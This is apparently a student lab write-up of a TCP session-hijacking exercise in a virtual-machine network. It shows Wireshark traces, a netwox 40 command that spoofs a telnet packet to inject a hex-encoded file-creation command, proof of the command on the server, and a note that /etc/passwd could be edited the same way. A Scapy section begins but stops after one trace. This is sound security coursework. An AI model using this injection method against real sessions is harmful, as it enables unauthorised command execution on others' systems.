2040	2020-02-20 16:10:19.873053338	172.217.10.238	10.0.2.8	TLSv1.2	2974	Server Hello
2041	2020-02-20 16:10:19.873469251	10.0.2.8	172.217.10.238	TCP	60	40342 → 443 [RST] Seq=94725730 Win=0 Len=0
2042	2020-02-20 16:10:19.882433647	172.217.10.238	10.0.2.8	TCP	60	443 → 40344 [SYN, ACK] Seq=34004 Ack=2267672919 Win=3276…
2043	2020-02-20 16:10:19.882607741	10.0.2.8	172.217.10.238	TCP	60	40344 → 443 [ACK] Seq=2267672919 Ack=34005 Win=29200 Len…
2044	2020-02-20 16:10:19.894420100	10.0.2.8	172.217.10.238	TLSv1.2	571	Client Hello
2045	2020-02-20 16:10:19.903695564	172.217.10.238	10.0.2.8	TCP	54	443 → 40344 [RST, ACK] Seq=0 Ack=2267672919 Win=0 Len=0
2046	2020-02-20 16:10:19.904153409	172.217.10.238	10.0.2.8	TCP	54	443 → 40344 [RST, ACK] Seq=34005 Ack=2267672920 Win=0 Le…
2047	2020-02-20 16:10:19.904323688	172.217.10.238	10.0.2.8	TCP	54	443 → 40344 [RST, ACK] Seq=34005 Ack=2267672920 Win=0 Le…
2048	2020-02-20 16:10:19.905794877	10.0.2.8	172.217.10.238	TCP	74	40346 → 443 [SYN] Seq=1792000837 Win=29200 Len=0 MSS=146…
2049	2020-02-20 16:10:19.922634773	172.217.10.238	10.0.2.8	TLSv1.2	2974	Server Hello
2050	2020-02-20 16:10:19.923368672	10.0.2.8	172.217.10.238	TCP	60	40344 → 443 [RST] Seq=2267673436 Win=0 Len=0
2051	2020-02-20 16:10:19.937286330	172.217.10.238	10.0.2.8	TCP	60	443 → 40346 [SYN, ACK] Seq=34523 Ack=1792000838 Win=3276…
2052	2020-02-20 16:10:19.938060962	10.0.2.8	172.217.10.238	TCP	60	40346 → 443 [ACK] Seq=1792000838 Ack=34524 Win=29200 Len…
2053	2020-02-20 16:10:19.941512167	10.0.2.8	172.217.10.238	SSL	571	Client Hello
2054	2020-02-20 16:10:19.959691291	172.217.10.238	10.0.2.8	TCP	54	443 → 40346 [RST, ACK] Seq=0 Ack=1792000838 Win=0 Len=0
2055	2020-02-20 16:10:19.959895077	172.217.10.238	10.0.2.8	TCP	54	443 → 40346 [RST, ACK] Seq=34524 Ack=1792000839 Win=0 Le…
2056	2020-02-20 16:10:19.960052957	172.217.10.238	10.0.2.8	TCP	54	443 → 40346 [RST, ACK] Seq=34524 Ack=1792000839 Win=0 Le…
2057	2020-02-20 16:10:19.961732690	10.0.2.8	172.217.10.238	TCP	74	40348 → 443 [SYN] Seq=502178653 Win=29200 Len=0 MSS=1460…
2058	2020-02-20 16:10:19.970696988	172.217.10.238	10.0.2.8	TCP	60	443 → 40346 [ACK] Seq=34524 Ack=1792001355 Win=32251 Len…
2059	2020-02-20 16:10:19.970972526	10.0.2.8	172.217.10.238	TCP	60	40346 → 443 [RST] Seq=1792001355 Win=0 Len=0
2060	2020-02-20 16:10:19.985846723	172.217.10.238	10.0.2.8	TCP	60	443 → 40348 [SYN, ACK] Seq=35042 Ack=502178654 Win=32768…
2061	2020-02-20 16:10:19.986631596	10.0.2.8	172.217.10.238	TCP	60	40348 → 443 [ACK] Seq=502178654 Ack=35043 Win=29200 Len=0
2062	2020-02-20 16:10:20.005312295	10.0.2.8	172.217.10.238	TLSv1.2	571	Client Hello
2063	2020-02-20 16:10:20.015408609	172.217.10.238	10.0.2.8	TCP	54	443 → 40348 [RST, ACK] Seq=0 Ack=502178654 Win=0 Len=0
2064	2020-02-20 16:10:20.015609938	172.217.10.238	10.0.2.8	TCP	54	443 → 40348 [RST, ACK] Seq=35043 Ack=502178655 Win=0 Len…

Task 4: TCP Session Hijacking


Using Netwox:

We first convert the data to be put in the packet to Hex string from an ASCII string as follows:




```
[02/19/20]seed@VM:~$ python
Python 2.7.12 (default, Nov 19 2016, 06:48:10)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> "\rtouch textfile.txt; echo Megha > textfile.txt\r".encode("Hex")
'0d746f756368207465787466696c652e7478743b206563686f204d65676861203e2074657874666
96c652e7478740d'
```

We then establish a connection between the client and server and sniff the packets in order to find the latest sent packet. The details of this packet will be used to construct the spoofed packet:




```
ip.src==10.0.2.10 and ip.dst==10.0.2.8

No.   Time                           Source       Destination  Protocol Length Info
   37 2020-02-19 19:23:22.147715409  10.0.2.10    10.0.2.8     TELNET      67 Telnet Data ...
   39 2020-02-19 19:23:22.328279147  10.0.2.10    10.0.2.8     TELNET      67 Telnet Data ...
   41 2020-02-19 19:23:22.587434999  10.0.2.10    10.0.2.8     TELNET      67 Telnet Data ...
   43 2020-02-19 19:23:22.770201637  10.0.2.10    10.0.2.8     TELNET      68 Telnet Data ...
   46 2020-02-19 19:23:22.772726984  10.0.2.10    10.0.2.8     TCP         66 32962 → 23 [ACK] Seq=2189389210 Ack=3480412135 Win=29312 Len=…
   48 2020-02-19 19:23:22.793839144  10.0.2.10    10.0.2.8     TCP         66 32962 → 23 [ACK] Seq=2189389210 Ack=3480412200 Win=29312 Len=…
   50 2020-02-19 19:23:22.794272561  10.0.2.10    10.0.2.8     TCP         66 32962 → 23 [ACK] Seq=2189389210 Ack=3480412202 Win=29312 Len=…
   52 2020-02-19 19:23:22.922528105  10.0.2.10    10.0.2.8     TCP         66 32962 → 23 [ACK] Seq=2189389210 Ack=3480412265 Win=29312 Len=…
   54 2020-02-19 19:23:22.923036218  10.0.2.10    10.0.2.8     TCP         66 32962 → 23 [ACK] Seq=2189389210 Ack=3480412414 Win=30336 Len=…
   56 2020-02-19 19:23:22.923601081  10.0.2.10    10.0.2.8     TCP         66 32962 → 23 [ACK] Seq=2189389210 Ack=3480412416 Win=30336 Len=…
   58 2020-02-19 19:23:22.924544162  10.0.2.10    10.0.2.8     TCP         66 32962 → 23 [ACK] Seq=2189389210 Ack=3480412441 Win=30336 Len=…
   60 2020-02-19 19:23:22.925471150  10.0.2.10    10.0.2.8     TCP         66 32962 → 23 [ACK] Seq=2189389210 Ack=3480412443 Win=30336 Len=…
   62 2020-02-19 19:23:22.928654981  10.0.2.10    10.0.2.8     TCP         66 32962 → 23 [ACK] Seq=2189389210 Ack=3480412478 Win=30336 Len=…
   64 2020-02-19 19:23:23.062775214  10.0.2.10    10.0.2.8     TCP         66 32962 → 23 [ACK] Seq=2189389210 Ack=3480412499 Win=30336 Len=…

▶ Frame 64: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_98:60:5e (08:00:27:98:60:5e), Dst: PcsCompu_cd:2d:fd (08:00:27:cd:2d:fd)
▶ Internet Protocol Version 4, Src: 10.0.2.10, Dst: 10.0.2.8
▼ Transmission Control Protocol, Src Port: 32962, Dst Port: 23, Seq: 2189389210, Ack: 3480412499, Len: 0
     Source Port: 32962
     Destination Port: 23
     [Stream index: 0]
     [TCP Segment Len: 0]
     Sequence number: 2189389210
     Acknowledgment number: 3480412499
     Header Length: 32 bytes
   ▶ Flags: 0x010 (ACK)
     Window size value: 237
     [Calculated window size: 30336]
     [Window size scaling factor: 128]
     Checksum: 0x470f [unverified]
     [Checksum Status: Unverified]
     Urgent pointer: 0
   ▶ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
   ▶ [SEQ/ACK analysis]
```

By running the netwox tool 40, we then spoof a packet from 10.0.2.10 to 10.0.2.8 such that it contains a command to create a file and write to it. This command could be more harmful such as deleting all the files in the current directory. However, for demonstration purposes we just create a file and write to it. The sequence number, acknowledgement number and the source port are obtained from the last packet. We set all the required fields in order to send the packet without it being dropped or flagged due to missing field. The following show the command and the output of the command:



```
[02/19/20]seed@VM:~$ sudo netwox 40 --ip4-src 10.0.2.10 --ip4-dst 10.0.2.8 --ip4-ttl 64 --tcp-src 32962
 --tcp-dst 23 --tcp-seqnum 2189389210 --tcp-window 237 --tcp-acknum 3480412499 --tcp-ack --tcp-data "0d
746f75636820746578746669c652e7478743b206563686f204d65676861203e207465787466696c652e7478740d"
IP______________________________________________________________.
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|____0x00=0_____|___________0x0057=87___________|
|              id               |r|D|M|       offsetfrag        |
|_________0x532D=21293__________|0|0|0|________0x0000=0_________|
|      ttl      |   protocol    |           checksum            |
|____0x40=64____|____0x06=6_____|____________0x0F63_____________|
|                            source                             |
|___________________________10.0.2.10___________________________|
|                          destination                          |
|___________________________10.0.2.8____________________________|
TCP_____________________________________________________________.
|          source port          |       destination port        |
|_________0x80C2=32962__________|___________0x0017=23___________|
|                            seqnum                             |
|_____________________0x827F6D9A=2189389210_____________________|
|                            acknum                             |
|_____________________0xCF72E153=3480412499_____________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|1|0|0|0|0|__________0x00ED=237___________|
|           checksum            |            urgptr             |
|_________0x286C=10348__________|___________0x0000=0____________|
0d 74 6f 75  63 68 20 74  65 78 74 66  69 6c 65 2e  # .touch textfile.
74 78 74 3b  20 65 63 68  6f 20 4d 65  67 68 61 20  # txt; echo Megha
3e 20 74 65  78 74 66 69  6c 65 2e 74  78 74 0d     # > textfile.txt.
[02/19/20]seed@VM:~$
```


The following shows the output on the server. We see that initially there was no file containing text in their name and then a telnet connection is established, and the attack program is run. On checking for the file again, we see that the file is created, and the content is also as expected.



```
[02/19/20]seed@VM:~$ ll | grep text
[02/19/20]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:23             10.0.2.10:32962         ESTABLISHED
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
[02/19/20]seed@VM:~$ ll | grep text
-rw-rw-r-- 1 seed seed       6 Feb 19 19:25 textfile.txt
[02/19/20]seed@VM:~$ cat textfile.txt
Megha
[02/19/20]seed@VM:~$
```

This indicates that we were able to hijack the session between the client and server and sent a command from the attacker’s machine in a way that it seemed to be coming from the client.

The following shows the sent packet in the Wireshark trace:



```
ip.src==10.0.2.10 and ip.dst==10.0.2.8
```


No.	Time	Source	Destination	Protocol	Length	Info
52	2020-02-19 19:23:22.922528105	10.0.2.10	10.0.2.8	TCP	66	32962 → 23 [ACK] Seq=2189389210 Ack=3480412265 Win=29312…
54	2020-02-19 19:23:22.923036218	10.0.2.10	10.0.2.8	TCP	66	32962 → 23 [ACK] Seq=2189389210 Ack=3480412414 Win=30336…
56	2020-02-19 19:23:22.923601081	10.0.2.10	10.0.2.8	TCP	66	32962 → 23 [ACK] Seq=2189389210 Ack=3480412416 Win=30336…
58	2020-02-19 19:23:22.924544162	10.0.2.10	10.0.2.8	TCP	66	32962 → 23 [ACK] Seq=2189389210 Ack=3480412441 Win=30336…
60	2020-02-19 19:23:22.925471150	10.0.2.10	10.0.2.8	TCP	66	32962 → 23 [ACK] Seq=2189389210 Ack=3480412443 Win=30336…
62	2020-02-19 19:23:22.928654981	10.0.2.10	10.0.2.8	TCP	66	32962 → 23 [ACK] Seq=2189389210 Ack=3480412478 Win=30336…
64	2020-02-19 19:23:23.062775214	10.0.2.10	10.0.2.8	TCP	66	32962 → 23 [ACK] Seq=2189389210 Ack=3480412499 Win=30336…
71	2020-02-19 19:25:20.729992157	10.0.2.10	10.0.2.8	TELNET	101	Telnet Data ...

```
▶ Frame 71: 101 bytes on wire (808 bits), 101 bytes captured (808 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_98:60:5e (08:00:27:98:60:5e), Dst: PcsCompu_cd:2d:fd (08:00:27:cd:2d:fd)
▶ Internet Protocol Version 4, Src: 10.0.2.10, Dst: 10.0.2.8
▼ Transmission Control Protocol, Src Port: 32962, Dst Port: 23, Seq: 2189389210, Ack: 3480412499, Len: 47
    Source Port: 32962
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 47]
    Sequence number: 2189389210
    [Next sequence number: 2189389257]
    Acknowledgment number: 3480412499
    Header Length: 20 bytes
  ▶ Flags: 0x010 (ACK)
    Window size value: 237
    [Calculated window size: 30336]
    [Window size scaling factor: 128]
    Checksum: 0x286c [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▶ [SEQ/ACK analysis]
▼ Telnet
    Data: \rtouch textfile.txt; echo Megha > textfile.txt\r
```

We see that the connection freezes. This is because after the spoofed packet is sent, if the actual client sends something, it is sent with the same sequence number as that of the spoofed packet. Now since the server has already received a packet with that sequence number, it just drops it. Telnet being a TCP connection, the client keeps sending the packet until it receives an acknowledgement.

Also, the server sends an ACK to the actual client for the spoofed packet and since the client did not send anything, it just discards the received ACK. The server is expecting an ACK in return and until it receives one, it keeps sending more and more ACK packets.

This leads to a deadlock and eventually freezes this connection as seen:




```
[02/19/20]seed@VM:~$ telnet 10.0.2.8
Trying 10.0.2.8...
Connected to 10.0.2.8.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Feb 19 19:16:09 EST 2020 from 10.0.2.10 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[02/19/20]seed@VM:~$ █
```

Instead of just creating a file, we could edit files such as /etc/passwd and others using session hijacking.


Using Scapy:

A Telnet connection is first established between the client and the server and we sniff this traffic. The following shows the Wireshark trace:




```
No.  Time                           Source      Destination  Protocol Length Info
   1 2020-02-19 19:32:26.779052277  10.0.2.10   10.0.2.8     TELNET     68 Telnet Data ...
   3 2020-02-19 19:32:26.780546900  10.0.2.10   10.0.2.8     TCP        66 32964 → 23 [ACK] Seq=2911875996 Ack=3703126067 Win=229 Len=0 TS…
   4 2020-02-19 19:32:28.419503298  10.0.2.10   10.0.2.8     TELNET     67 Telnet Data ...
   6 2020-02-19 19:32:28.650905900  10.0.2.10   10.0.2.8     TELNET     67 Telnet Data ...
   8 2020-02-19 19:32:28.834947337  10.0.2.10   10.0.2.8     TELNET     67 Telnet Data ...
  10 2020-02-19 19:32:29.098105365  10.0.2.10   10.0.2.8     TELNET     67 Telnet Data ...
  12 2020-02-19 19:32:29.421382968  10.0.2.10   10.0.2.8     TELNET     68 Telnet Data ...
  15 2020-02-19 19:32:29.424527423  10.0.2.10   10.0.2.8     TCP        66 32964 → 23 [ACK] Seq=2911876002 Ack=3703126069 Win=229 Len=0 TS…
  17 2020-02-19 19:32:29.442569075  10.0.2.10   10.0.2.8     TCP        66 32964 → 23 [ACK] Seq=2911876002 Ack=3703126134 Win=229 Len=0 TS…
